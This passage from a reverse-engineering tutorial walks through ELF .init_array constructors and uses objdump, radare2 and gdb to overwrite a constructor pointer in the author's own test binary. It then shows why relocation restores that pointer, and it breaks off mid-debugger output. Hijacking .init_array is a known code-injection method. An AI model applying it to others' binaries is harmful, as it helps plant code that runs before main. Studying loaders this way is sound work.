
Historically the ELF and ABI (Application Binary Interface) standards handled the execution of constructor routines in the *.ctors* and *.init* sections of the binary. However, in later versions of the standard, the mechanism involving *.init* and *.ctors* for constructor execution was replaced with *.init_array* and *dynamic tag* entry DT_INIT_ARRAY (dynamic tag entries are part of the dynamic segment and utilized by dynamic linker/loader for binaries that are dynamically linked). This array consists of entries of function pointers, each pointing to a constructor routine that will execute before *the main* function. We can see the entries with `objdump` again:



```
[sad0p@Arch-Deliberate experimental]$ objdump -D ctors | grep .init_array -A 15
Disassembly of section .init_array:

0000000000003dc0 <.init_array>:
    3dc0:       30 11                   xor    %dl,(%rcx)
    3dc2:       00 00                   add    %al,(%rax)
    3dc4:       00 00                   add    %al,(%rax)
    3dc6:       00 00                   add    %al,(%rax)
    3dc8:       39 11                   cmp    %edx,(%rcx)
    3dca:       00 00                   add    %al,(%rax)
    3dcc:       00 00                   add    %al,(%rax)
    3dce:       00 00                   add    %al,(%rax)
    3dd0:       5a                      pop    %rdx
    3dd1:       11 00                   adc    %eax,(%rax)
    3dd3:       00 00                   add    %al,(%rax)
    3dd5:       00 00                   add    %al,(%rax)
        ...

Disassembly of section .fini_array:
[sad0p@Arch-Deliberate experimental]$
```


Disregard the "disassembly" portion as *.init_array* does not hold instructions, but the "-D" flag in objdump will cause all sections to disassemble regardless. Instead, focus on the hex opcode output; you will see "39 11" at offset 0x3dc8; the same value we obtained from the `nm` output for the `msg` function and constructor but in `little-endian` byte order. Let us overwrite one of these function pointers with the offset for our *not_called* function.

Load the binary in `r2` in write mode (-w) and *analyze all* flag (-A).




```
[sad0p@Arch-Deliberate experimental]$ r2 -Aw ctors
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
 -- You can debug a program from the graph view ('ag') using standard radare2 commands
[0x00001040]>
```

Get the address (use `vaddr` field since `r2` emulates loading the binary in memory) of the *.init_array* section.




```
[0x00001040]> iS
[Sections]

nth paddr        size vaddr       vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000000    0x0 0x00000000    0x0 ----
1   0x00000318   0x1c 0x00000318   0x1c -r-- .interp
2   0x00000338   0x40 0x00000338   0x40 -r-- .note.gnu.property
3   0x00000378   0x24 0x00000378   0x24 -r-- .note.gnu.build-id
4   0x0000039c   0x20 0x0000039c   0x20 -r-- .note.ABI-tag
5   0x000003c0   0x1c 0x000003c0   0x1c -r-- .gnu.hash
6   0x000003e0   0xa8 0x000003e0   0xa8 -r-- .dynsym
7   0x00000488   0x8d 0x00000488   0x8d -r-- .dynstr
8   0x00000516    0xe 0x00000516    0xe -r-- .gnu.version
9   0x00000528   0x30 0x00000528   0x30 -r-- .gnu.version_r
10  0x00000558   0xf0 0x00000558   0xf0 -r-- .rela.dyn
11  0x00000648   0x18 0x00000648   0x18 -r-- .rela.plt
12  0x00001000   0x1b 0x00001000   0x1b -r-x .init
13  0x00001020   0x20 0x00001020   0x20 -r-x .plt
14  0x00001040  0x160 0x00001040  0x160 -r-x .text
15  0x000011a0    0xd 0x000011a0    0xd -r-x .fini
16  0x00002000   0xac 0x00002000   0xac -r-- .rodata
17  0x000020ac   0x3c 0x000020ac   0x3c -r-- .eh_frame_hdr
18  0x000020e8   0xdc 0x000020e8   0xdc -r-- .eh_frame
19  0x00002dc0   0x18 0x00003dc0   0x18 -rw- .init_array
20  0x00002dd8    0x8 0x00003dd8    0x8 -rw- .fini_array
21  0x00002de0  0x1e0 0x00003de0  0x1e0 -rw- .dynamic
22  0x00002fc0   0x28 0x00003fc0   0x28 -rw- .got
23  0x00002fe8   0x20 0x00003fe8   0x20 -rw- .got.plt
24  0x00003008   0x10 0x00004008   0x10 -rw- .data
25  0x00003018    0x0 0x00004018    0x8 -rw- .bss
26  0x00003018   0x1b 0x00000000   0x1b ---- .comment
27  0x00003038  0x288 0x00000000  0x288 ---- .symtab
28  0x000032c0  0x13d 0x00000000  0x13d ---- .strtab
29  0x000033fd  0x116 0x00000000  0x116 ---- .shstrtab

[0x00001040]>
```

We then seek to it and print out the hex dump to verify we are where we need to be.




```
[0x00001040]> s 0x00003dc0
[0x00003dc0]> px
- offset -   C0C1 C2C3 C4C5 C6C7 C8C9 CACB CCCD CECF  0123456789ABCDEF
0x00003dc0  3011 0000 0000 0000 3911 0000 0000 0000  0.......9.......
0x00003dd0  5a11 0000 0000 0000 e010 0000 0000 0000  Z...............
0x00003de0  0100 0000 0000 0000 2700 0000 0000 0000  ........'.......
0x00003df0  0c00 0000 0000 0000 0010 0000 0000 0000  ................
0x00003e00  0d00 0000 0000 0000 a011 0000 0000 0000  ................
0x00003e10  1900 0000 0000 0000 c03d 0000 0000 0000  .........=......
0x00003e20  1b00 0000 0000 0000 1800 0000 0000 0000  ................
0x00003e30  1a00 0000 0000 0000 d83d 0000 0000 0000  .........=......
0x00003e40  1c00 0000 0000 0000 0800 0000 0000 0000  ................
0x00003e50  f5fe ff6f 0000 0000 c003 0000 0000 0000  ...o............
0x00003e60  0500 0000 0000 0000 8804 0000 0000 0000  ................
0x00003e70  0600 0000 0000 0000 e003 0000 0000 0000  ................
0x00003e80  0a00 0000 0000 0000 8d00 0000 0000 0000  ................
0x00003e90  0b00 0000 0000 0000 1800 0000 0000 0000  ................
0x00003ea0  1500 0000 0000 0000 0000 0000 0000 0000  ................
0x00003eb0  0300 0000 0000 0000 e83f 0000 0000 0000  .........?......
```

We then retrieve the offset of the *not_called* function and write the offset in little-endian byte order. Finally, we rerun the binary to see if we successfully got the *not_called* function to run.




```
[0x00003dc8]> is ~not_called
10  0x00001170 0x00001170 GLOBAL FUNC   22       not_called
[0x00003dc8]> wx 0x70110000
[0x00003dc8]> px
- offset -  C8C9 CACB CCCD CECF D0D1 D2D3 D4D5 D6D7  89ABCDEF01234567
0x00003dc8  7011 0000 0000 0000 5a11 0000 0000 0000  p.......Z.......
0x00003dd8  e010 0000 0000 0000 0100 0000 0000 0000  ................
0x00003de8  2700 0000 0000 0000 0c00 0000 0000 0000  '...............
0x00003df8  0010 0000 0000 0000 0d00 0000 0000 0000  ................
0x00003e08  a011 0000 0000 0000 1900 0000 0000 0000  ................
0x00003e18  c03d 0000 0000 0000 1b00 0000 0000 0000  .=..............
0x00003e28  1800 0000 0000 0000 1a00 0000 0000 0000  ................
0x00003e38  d83d 0000 0000 0000 1c00 0000 0000 0000  .=..............
0x00003e48  0800 0000 0000 0000 f5fe ff6f 0000 0000  ...........o....
0x00003e58  c003 0000 0000 0000 0500 0000 0000 0000  ................
0x00003e68  8804 0000 0000 0000 0600 0000 0000 0000  ................
0x00003e78  e003 0000 0000 0000 0a00 0000 0000 0000  ................
0x00003e88  8d00 0000 0000 0000 0b00 0000 0000 0000  ................
0x00003e98  1800 0000 0000 0000 1500 0000 0000 0000  ................
0x00003ea8  0000 0000 0000 0000 0300 0000 0000 0000  ................
0x00003eb8  e83f 0000 0000 0000 0200 0000 0000 0000  .?..............
[0x00003dc8]> q
[sad0p@Arch-Deliberate experimental]$ ./ctors
hello from msg() constructor
hello from second() constructor
hello from main -- hopefully all constructors were called.
```

Interestingly enough, not only did the *not_called* function not execute, but our *msg* function and constructor executed despite overwriting the entry. We can analyze what is happening using `gdb` and GEF (GDB Enhancement Features) plugin.




```
[sad0p@Arch-Deliberate experimental]$ gdb ctors
GNU gdb (GDB) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
90 commands loaded and 5 functions added for GDB 13.1 in 0.01ms using Python engine 3.10
Reading symbols from ctors...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.archlinux.org>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in ctors)
gef➤  break _start
Breakpoint 1 at 0x1040
gef➤
```

From here, we run the binary where execution will halt at our breakpoint, allowing us to grab the virtual address of *.init_array* by issuing the *maintenance info sections* command to `gdb`.




```
gef➤  maintenance info sections
Exec file: `/home/sad0p/go/src/github.com/d0zer/experimental/ctors', file type elf64-x86-64.
 [0]      0x555555554318->0x555555554334 at 0x00000318: .interp ALLOC LOAD READONLY DATA HAS_CONTENTS
 [1]      0x555555554338->0x555555554378 at 0x00000338: .note.gnu.property ALLOC LOAD READONLY DATA HAS_CONTENTS
 [2]      0x555555554378->0x55555555439c at 0x00000378: .note.gnu.build-id ALLOC LOAD READONLY DATA HAS_CONTENTS
 [3]      0x55555555439c->0x5555555543bc at 0x0000039c: .note.ABI-tag ALLOC LOAD READONLY DATA HAS_CONTENTS
 [4]      0x5555555543c0->0x5555555543dc at 0x000003c0: .gnu.hash ALLOC LOAD READONLY DATA HAS_CONTENTS
 [5]      0x5555555543e0->0x555555554488 at 0x000003e0: .dynsym ALLOC LOAD READONLY DATA HAS_CONTENTS
 [6]      0x555555554488->0x555555554515 at 0x00000488: .dynstr ALLOC LOAD READONLY DATA HAS_CONTENTS
 [7]      0x555555554516->0x555555554524 at 0x00000516: .gnu.version ALLOC LOAD READONLY DATA HAS_CONTENTS
 [8]      0x555555554528->0x555555554558 at 0x00000528: .gnu.version_r ALLOC LOAD READONLY DATA HAS_CONTENTS
 [9]      0x555555554558->0x555555554648 at 0x00000558: .rela.dyn ALLOC LOAD READONLY DATA HAS_CONTENTS
 [10]     0x555555554648->0x555555554660 at 0x00000648: .rela.plt ALLOC LOAD READONLY DATA HAS_CONTENTS
 [11]     0x555555555000->0x55555555501b at 0x00001000: .init ALLOC LOAD READONLY CODE HAS_CONTENTS
 [12]     0x555555555020->0x555555555040 at 0x00001020: .plt ALLOC LOAD READONLY CODE HAS_CONTENTS
 [13]     0x555555555040->0x5555555551a0 at 0x00001040: .text ALLOC LOAD READONLY CODE HAS_CONTENTS
 [14]     0x5555555551a0->0x5555555551ad at 0x000011a0: .fini ALLOC LOAD READONLY CODE HAS_CONTENTS
 [15]     0x555555556000->0x5555555560ac at 0x00002000: .rodata ALLOC LOAD READONLY DATA HAS_CONTENTS
 [16]     0x5555555560ac->0x5555555560e8 at 0x000020ac: .eh_frame_hdr ALLOC LOAD READONLY DATA HAS_CONTENTS
 [17]     0x5555555560e8->0x5555555561c4 at 0x000020e8: .eh_frame ALLOC LOAD READONLY DATA HAS_CONTENTS
 [18]     0x555555557dc0->0x555555557dd8 at 0x00002dc0: .init_array ALLOC LOAD DATA HAS_CONTENTS
 [19]     0x555555557dd8->0x555555557de0 at 0x00002dd8: .fini_array ALLOC LOAD DATA HAS_CONTENTS
 [20]     0x555555557de0->0x555555557fc0 at 0x00002de0: .dynamic ALLOC LOAD DATA HAS_CONTENTS
 [21]     0x555555557fc0->0x555555557fe8 at 0x00002fc0: .got ALLOC LOAD DATA HAS_CONTENTS
 [22]     0x555555557fe8->0x555555558008 at 0x00002fe8: .got.plt ALLOC LOAD DATA HAS_CONTENTS
 [23]     0x555555558008->0x555555558018 at 0x00003008: .data ALLOC LOAD DATA HAS_CONTENTS
 [24]     0x555555558018->0x555555558020 at 0x00003018: .bss ALLOC
 [25]     0x00000000->0x0000001b at 0x00003018: .comment READONLY HAS_CONTENTS
gef➤
```

We take the start address and add 8 (the entry of interest is 8 bytes away from the start of *.init_array* if you recall from our `r2` session). We then set a watch point for any writes occurring at the entry and continue execution.



```
gef➤  watch *(long *)0x555555557dc8
Hardware watchpoint 2: *(long *)0x555555557dc8
gef➤  r
Starting program: /home/sad0p/go/src/github.com/d0zer/experimental/ctors
[*] Failed to find objfile or not a valid file format: [Errno 2] No such file or directory: 'system-supplied DSO at 0x7ffff7fc8000'

Hardware watchpoint 2: *(long *)0x555555557dc8

Old value = 0x1170
New value = 0x555555555139                    1
0x00007ffff7fd8b6f in ?? () from /lib64/ld-linux-x86-64.so.2                    2

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x00555555554588  →   sar BYTE PTR [rip+0x0], 1        # 0x55555555458e
$rbx   : 0x005555555545d0  →   sar BYTE PTR [rdi], 0x0
$rcx   : 0x00555555557dc8  →  0x00555555555139  →  <msg+0> push rbp
$rdx   : 0x00555555555139  →  <msg+0> push rbp
